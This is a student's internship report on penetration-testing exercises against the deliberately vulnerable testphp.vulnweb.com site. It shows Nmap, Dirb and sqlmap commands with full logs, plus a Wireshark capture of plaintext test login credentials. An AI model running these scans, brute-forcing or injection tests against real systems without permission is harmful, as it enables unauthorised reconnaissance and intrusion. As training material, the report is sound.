

Internship Final Report

Student Name: Onyekachi Williams Akurunwa

University: N/A

Major: Computer Science

Internship Duration: April 10th, 2025 - May 3rd, 2025

Company: Hack Secure

Domain: Cyber Security

Mentor: Mr. Nishant Prajapati

Assistant Mentor: Mr. Aman Pandey

Coordinator: Mr. Shivam Kapoor

Objectives

Going into this internship, my main goals were to:

1. Really get a solid grasp of cybersecurity principles and how they're applied.
2. Get practical, hands-on experience finding, analyzing, and dealing with security threats.
3. Become more skilled with cybersecurity tools and techniques by using them in actual scenarios.

Tasks and Responsibilities

Throughout my time at Hack Secure, I got involved in a range of cybersecurity tasks, generally covering areas like:


- Vulnerability Assessment
- Penetration Testing
- Traffic Analysis
- Decryption and Cryptanalysis
- Reverse Engineering
- Network Security
- Payload Creation

Here's a breakdown of the specific tasks and projects I worked on:

TASK LEVEL INTERMEDIATE

1). Finding open ports on <http://testphp.vulnweb.com/>

- What I Did and Found: My first step was to map out the target website, testphp.vulnweb.com (IP 44.228.249.3). I used Zenmap to run Nmap with the command nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com. I set it for an intense scan across all TCP ports, making sure to include service/version detection, faster timing, and verbose output so I wouldn't miss anything. The scan clearly showed port 80/tcp was open and running an nginx 1.19.0 web server. Nmap's OS detection guessed it was Linux. I didn't find any other open TCP ports in the results I gathered.
- What I Learned: Running this scan and digging through the output really helped me get comfortable with using Nmap from the command line and understanding what the results mean. It pinpointed the web server as the main thing to look at on this target.
- My Screenshots:
- Hacksecure internship- task level intermediate- task 1- screenshot 1.png



The screenshot shows the Zenmap interface with the following details:

- Scan Tools Profile Help
- Target: testphp.vulnweb.com
- Profile: Intense scan, all TCP ports
- Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com
- Hosts tab selected, showing 1 host: testphp.vulnweb.com (44.228.249.3)
- Services tab: Scanning testphp.vulnweb.com (44.228.249.3) [4 ports] (including port 80/tcp which is open).
- OS tab: OS detection results for testphp.vulnweb.com (44.228.249.3) showing Nmap guessed Linux.
- Scans tab: Displays the verbose Nmap output log.

Key log entries from the Nmap output:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-22 18:01 W. Central Africa Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating Ping Scan at 18:01
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 18:01, 0.39s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:01
Completed Parallel DNS resolution of 1 host. at 18:02, 6.55s elapsed
Initiating SYN Stealth Scan at 18:02
Scanning testphp.vulnweb.com (44.228.249.3) [65535 ports]
Discovered open port 80/tcp on 44.228.249.3
SYN Stealth Scan Timing: About 3.53% done; ETC: 18:16 (0:14:07 remaining)
SYN Stealth Scan Timing: About 9.57% done; ETC: 18:12 (0:09:37 remaining)
SYN Stealth Scan Timing: About 16.43% done; ETC: 18:11 (0:07:43 remaining)
SYN Stealth Scan Timing: About 23.51% done; ETC: 18:10 (0:06:34 remaining)
SYN Stealth Scan Timing: About 30.87% done; ETC: 18:10 (0:05:38 remaining)
SYN Stealth Scan Timing: About 40.73% done; ETC: 18:09 (0:04:23 remaining)
SYN Stealth Scan Timing: About 49.33% done; ETC: 18:09 (0:03:37 remaining)
SYN Stealth Scan Timing: About 59.13% done; ETC: 18:08 (0:02:47 remaining)
SYN Stealth Scan Timing: About 68.63% done; ETC: 18:08 (0:02:04 remaining)
SYN Stealth Scan Timing: About 82.08% done; ETC: 18:08 (0:01:06 remaining)
Completed SYN Stealth Scan at 18:07, 346.68s elapsed (65535 total ports)
Initiating Service scan at 18:07
Scanning 1 service on testphp.vulnweb.com (44.228.249.3)
Completed Service scan at 18:08, 17.67s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against testphp.vulnweb.com (44.228.249.3)
Retrying OS detection (try #2) against testphp.vulnweb.com (44.228.249.3)
Initiating Traceroute at 18:08
Completed Traceroute at 18:08, 3.65s elapsed
Initiating Parallel DNS resolution of 21 hosts. at 18:08
```

- intern-task intermediate- task 1- screenshot 2.png

Zenmap

Scan Tools Profile Help

Target: testphp.vulnweb.com

Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

testphp.vulnweb.com

```
nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com
Completed Traceroute at 18:08, 3.65s elapsed
Initiating Parallel DNS resolution of 21 hosts. at 18:08
Completed Parallel DNS resolution of 21 hosts. at 18:08, 6.60s elapsed
NSE: Script scanning 44.228.249.3.
Initiating NSE at 18:08
Completed NSE at 18:08, 5.94s elapsed
Initiating NSE at 18:08
Completed NSE at 18:08, 1.42s elapsed
Initiating NSE at 18:08
Completed NSE at 18:08, 0.01s elapsed
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.35s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.19.0
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 50C42A3EDAAA2FA00445AC77F1B1A715
|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X (90%)
OS CPE: cpe:/o:linux:linux_kernel:4
Aggressive OS guesses: Linux 4.19 - 5.15 (90%), Linux 4.15 (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 8.179 days (since Mon Apr 14 13:50:40 2025)
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  ...
2  48.00 ms  10.10.133.1
3  37.00 ms  10.10.244.125
4  38.00 ms  10.209.218.1
```

Filter Hosts

- intern-task level intermediate- task 1-scr 3.png

Zenmap

Scan Tools Profile Help

Target: testphp.vulnweb.com

Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

testphp.vulnweb

```
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp     open  http    nginx 1.19.0
|_http-methods:
|_ Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 50C42A3EDAAA2FA00445AC77F1B1A715
|_http-title: Home of Acunetix Art
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X (90%)
OS CPE: cpe:/clinux:linux_kernel:4
Aggressive OS guesses: Linux 4.19 - 5.15 (90%), Linux 4.15 (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 8.179 days (since Mon Apr 14 13:50:40 2025)
TCP Sequence Prediction: Difficulty=256 (Good luck!)
TCP ID Sequence Generation: All zeros

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  ...
2  48.00 ms  10.10.133.1
3  37.00 ms  10.10.244.125
4  38.00 ms  10.209.218.1
5  49.00 ms  10.209.218.14
6  30.00 ms  10.206.211.179
7  31.00 ms  10.206.211.177
8  36.00 ms  10.206.211.243
9  ...
10 170.00 ms 105.177.8.64
11 150.00 ms 41.181.244.166
12 141.00 ms 41.181.244.166
13 177.00 ms be2054.ccr42.lon13.atlas.cogentco.com (130.117.48.205)
14 178.00 ms be2053.ccr41.lon13.atlas.cogentco.com (130.117.2.65)
15 239.00 ms be2490.ccr42.jfk02.atlas.cogentco.com (154.54.42.85)
16 226.00 ms port-channel14985.ccr91.cle04.atlas.cogentco.com (154.54.162.165)
17 230.00 ms be2717.ccr41.ord01.atlas.cogentco.com (154.54.6.221)
```

- intern-task level intermediate- task 1- scr 4.png

Zenmap

Scan Tools Profile Help

Target: testphp.vulnweb.com Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

testphp.vulnweb

```
nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com
4 38.00 ms 10.209.218.1
5 49.00 ms 10.209.218.14
6 30.00 ms 10.206.211.179
7 31.00 ms 10.206.211.177
8 36.00 ms 10.206.211.243
9 ...
10 170.00 ms 105.177.8.64
11 150.00 ms 41.181.244.166
12 141.00 ms 41.181.244.166
13 177.00 ms be2054.ccr42.lon13.atlas.cogentco.com (130.117.48.205)
14 178.00 ms be2053.ccr41.lon13.atlas.cogentco.com (130.117.2.65)
15 239.00 ms be2490.ccr42.jfk02.atlas.cogentco.com (154.54.42.85)
16 226.00 ms port-channel14985.ccr91.cle04.atlas.cogentco.com (154.54.162.165)
17 230.00 ms be2717.ccr41.ord01.atlas.cogentco.com (154.54.6.221)
18 278.00 ms be3802.ccr21.den01.atlas.cogentco.com (154.54.165.77)
19 293.00 ms be4995.ccr22.den01.atlas.cogentco.com (154.54.165.213)
20 318.00 ms be5456.ccr32.slc01.atlas.cogentco.com (154.54.45.166)
21 346.00 ms be3669.ccr41.sjc03.atlas.cogentco.com (154.54.43.10)
22 345.00 ms be3669.ccr41.sjc03.atlas.cogentco.com (154.54.43.10)
23 324.00 ms be3110.ccr22.sfo01.atlas.cogentco.com (154.54.44.141)
24 321.00 ms be3670.ccr41.sjc03.atlas.cogentco.com (154.54.43.14)
25 321.00 ms 15.230.28.21
26 ... 30

NSE: Script Post-scanning.
Initiating NSE at 18:08
Completed NSE at 18:08, 0.00s elapsed
Initiating NSE at 18:08
Completed NSE at 18:08, 0.00s elapsed
Initiating NSE at 18:08
Completed NSE at 18:08, 0.01s elapsed
Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 399.11 seconds
Raw packets sent: 131406 (5.786MB) | Rcvd: 947 (43.991KB)
```

Filter Hosts

- o intern-task level intermediate- task 1- scr 5.png

Zenmap

Scan Tools Profile Help

Target: testphp.vulnweb.com Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

testphp.vulnweb

Port	Protocol	State	Service	Version
80	tcp	open	http	nginx 1.19.0

- o intern-task intermediate- task 1- scr 6.png

Zenmap

Scan Tools Profile Help

Target: testphp.vulnweb.com

Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com

Hosts Services


Nmap

```
nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com
4 38
5 49
6 30
7 21
```

OS Host

testphp.vulnweb.com (44.228.249.3)

- o intern- task level intermediate- task 1- scr 7.png



2). Brute forcing directories on <http://testphp.vulnweb.com/>

- What I Did and Found: Next, I wanted to see what directories might be hiding on the web server. I used the Dirb tool (`dirb http://testphp.vulnweb.com/`) with the `common.txt` wordlist to brute-force directory names. This uncovered several interesting finds like `/admin/` and `/cgi-bin/` (both gave a 403 Forbidden, but good to know they exist), plus accessible locations like `/CVS/`, `/images/`, `/pictures/`, `/secured/`, `/vendor/`, and the `index.php` file itself.
- What I Learned: This exercise showed me how effective Dirb is for discovering web content that isn't directly linked. Finding these directories helped me understand the site structure better and identify potential areas that might need more investigation. It hammered home how important content discovery is in pen testing.
- My Screenshots:
 - intern- task level intermediate- task 2- scr 1.png

onyekachi@DESKTOP-I862SOJ: ~

```
[+] (onyekachi@DESKTOP-I862SOJ)-[~]
$ dirb http://testphp.vulnweb.com/ -z 200

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Apr 23 19:43:51 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
SPEED_DELAY: 200 milliseconds

-----
GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)
```

- intern- task level intermediate- task 2- scr 2.png

```

onyekachi@DESKTOP-I862SOJ: ~
START_TIME: Wed Apr 23 19:43:51 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
SPEED_DELAY: 200 milliseconds

-----
GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----
(!) FATAL: Too many errors connecting to host
          (Possible cause: COULDNT CONNECT)

-----
END_TIME: Wed Apr 23 20:29:51 2025
DOWNLOADED: 4859 - FOUND: 8

[onyekachi@DESKTOP-I862SOJ)-[~]
$
```

○

3). Intercepting login credentials with Wireshark on <http://testphp.vulnweb.com/>

- What I Did and Found: To see how login data was handled, I set up Wireshark to capture traffic while I logged into the site (specifically targeting the /userinfo.php page). I easily captured the HTTP POST request and saw the login credentials – uname=testuser and pass=password123 – being sent completely in the clear (plaintext).
- What I Learned: It was eye-opening to see just how exposed those credentials were. This exercise was a practical demonstration of capturing traffic with Wireshark and really highlighted the risks of using unencrypted HTTP for sensitive information.
- My Screenshot:

○ intern- task level intermediate- task 3- scr.png

```

Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
Referer: http://testphp.vulnweb.com/login.php\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8\r\n
\r\n
[Response in frame: 2761]
[Full request URL: http://testphp.vulnweb.com/userinfo.php]
File Data: 31 bytes
  HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "uname" = "testuser"
    > Form item: "pass" = "password123"

0000  96 77 2d 7e e4 ff ac ed 5c 32 6c 20 08 00 45 00  ·W-~---- \21 ..E·
0010  02 c4 a7 1a 48 00 80 86 c4 d5 c8 a5 b3 2c e4  ....@.....·
0020  f9 03 09 cd 00 58 7d 5c 5c 46 2d 01 41 ab 50 18  .....P\`F- A P·
0030  02 02 7e 24 00 00 50 4f 53 54 20 2f 75 73 65 72  ..~$ PO ST /user
0040  69 6e 66 6f 2e 70 68 70 20 48 54 54 50 2f 31 2e  info.php HTTP/1.
0050  31 8d 0a 48 6f 73 74 3a 20 74 65 73 74 70 68 70  1. Host: testphp
0060  2e 76 75 6c 6e 77 65 62 2e 63 6f 6d 8d 0a 43 6f  .vulnweb .com Co
0070  6e 6e 65 63 74 69 6f 6e 3a 20 6b 65 65 70 2d 61  nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  live: Content-Le
0090  6e 67 74 68 3a 20 33 31 0d 0a 43 61 63 68 65 2d  ngth: 31 ..Cache-
00a0  43 6f 6e 74 72 6f 6c 3a 20 6d 61 78 2d 61 67 65  Control: max-age
00b0  3d 39 0d 0a 4f 72 69 67 69 6e 3a 20 68 74 74 70  =# Orig in: http
00c0  3a 2f 2f 74 65 73 74 70 68 70 2e 76 75 6c 6e 77  ://testphp.vulnweb
00d0  65 62 2a 63 6f 6d 0d 0a 43 6f 6e 74 65 6e 74 2d  .com Content-
00e0  54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 6f  Type: applicatio
00f0  6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 75 72 6c  n/x-www-form-url
0100  65 6e 63 6f 64 65 64 0d 0a 58 70 67 6d 72 61 64 65  encoded: Upgrade
0110  2d 49 6e 73 65 63 75 72 65 2d 52 65 71 75 65 73  -Insecure-Requests:
0120  74 73 3a 20 31 0d 0a 55 73 65 72 2d 41 67 65 6e  ts: 1. User-Agent

```

No: 2661 - Time: 229.414464 - Source: 192.168.165.179 - Destination: 44.228.249.3 - Protocol: HTTP - Length: 722 - Info: POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

Show packet bytes Layout: Vertical (Stacked)

4.) Testing for SQL injection on <http://testphp.vulnweb.com/>

- What I Did and Found: I then tested the login page (<http://testphp.vulnweb.com/login.php>) for SQL injection vulnerabilities using sqlmap. I fed it the login parameters (uname=test, passwd=test) and let it run through its tests (boolean-based, error-based, time-based, UNION query). While sqlmap started testing and flagged potential issues, it eventually gave a critical warning suggesting the parameters might not be injectable, or maybe a WAF was blocking the attempts. So, I couldn't confirm an exploitable SQLi based on the tests I ran and captured.
- What I Learned: Using sqlmap gave me hands-on experience with automated SQLi testing. I learned how it probes parameters but also saw that it's not always straightforward – protections like WAFs can get in the way. This was a good reminder that real-world testing often involves overcoming obstacles.
- My Screenshots:
- intern- task level intermediate- task 4- scr 1.png

```

Select onyekachi@DESKTOP-I862SOJ: ~/sqlmap-dev
[*] ending @ 21:32:10 /2025-04-24/

[onyekachi@DESKTOP-I862SOJ]-(~/sqlmap-dev)
$ cd sqlmap-dev
-bash: cd: sqlmap-dev: No such file or directory

[onyekachi@DESKTOP-I862SOJ]-(~/sqlmap-dev)
$ python3 sqlmap.py -u http://testphp.vulnweb.com/login.php --data="username=test&password=test" --batch --banner
H
{1.9.4.1#dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:58:50 /2025-04-24/
[21:58:50] [INFO] testing connection to the target URL
[21:58:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:58:52] [INFO] testing if the target URL content is stable
[21:58:52] [INFO] target URL content is stable
[21:58:52] [INFO] testing if POST parameter 'username' is dynamic
[21:58:52] [WARNING] POST parameter 'username' does not appear to be dynamic
[21:58:53] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[21:58:53] [INFO] testing for SQL injection on POST parameter 'username'
[21:58:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:58:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:58:56] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:58:58] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:59:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:59:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:59:04] [INFO] testing 'Generic inline queries'
[21:59:05] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:59:06] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:59:08] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

○ intern- task level intermediate- task 4- scr 2.png
Select onyekachi@DESKTOP-I862SOJ: ~/sqlmap-dev
[21:59:05] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:59:06] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:59:08] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:59:09] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[21:59:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:59:13] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[21:59:15] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[21:59:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:59:21] [WARNING] POST parameter 'username' does not seem to be injectable
[21:59:21] [INFO] testing if POST parameter 'password' is dynamic
[21:59:21] [WARNING] POST parameter 'password' does not appear to be dynamic
[21:59:22] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[21:59:22] [INFO] testing for SQL injection on POST parameter 'password'
[21:59:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:59:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:59:25] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:59:27] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:59:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:59:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:59:57] [INFO] testing 'Generic inline queries'
[21:59:57] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:59:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:00:01] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:00:02] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[22:00:04] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:00:06] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:00:09] [INFO] testing 'Oracle AND time-based blind'
[22:00:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:00:15] [WARNING] POST parameter 'password' does not seem to be injectable
[22:00:15] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

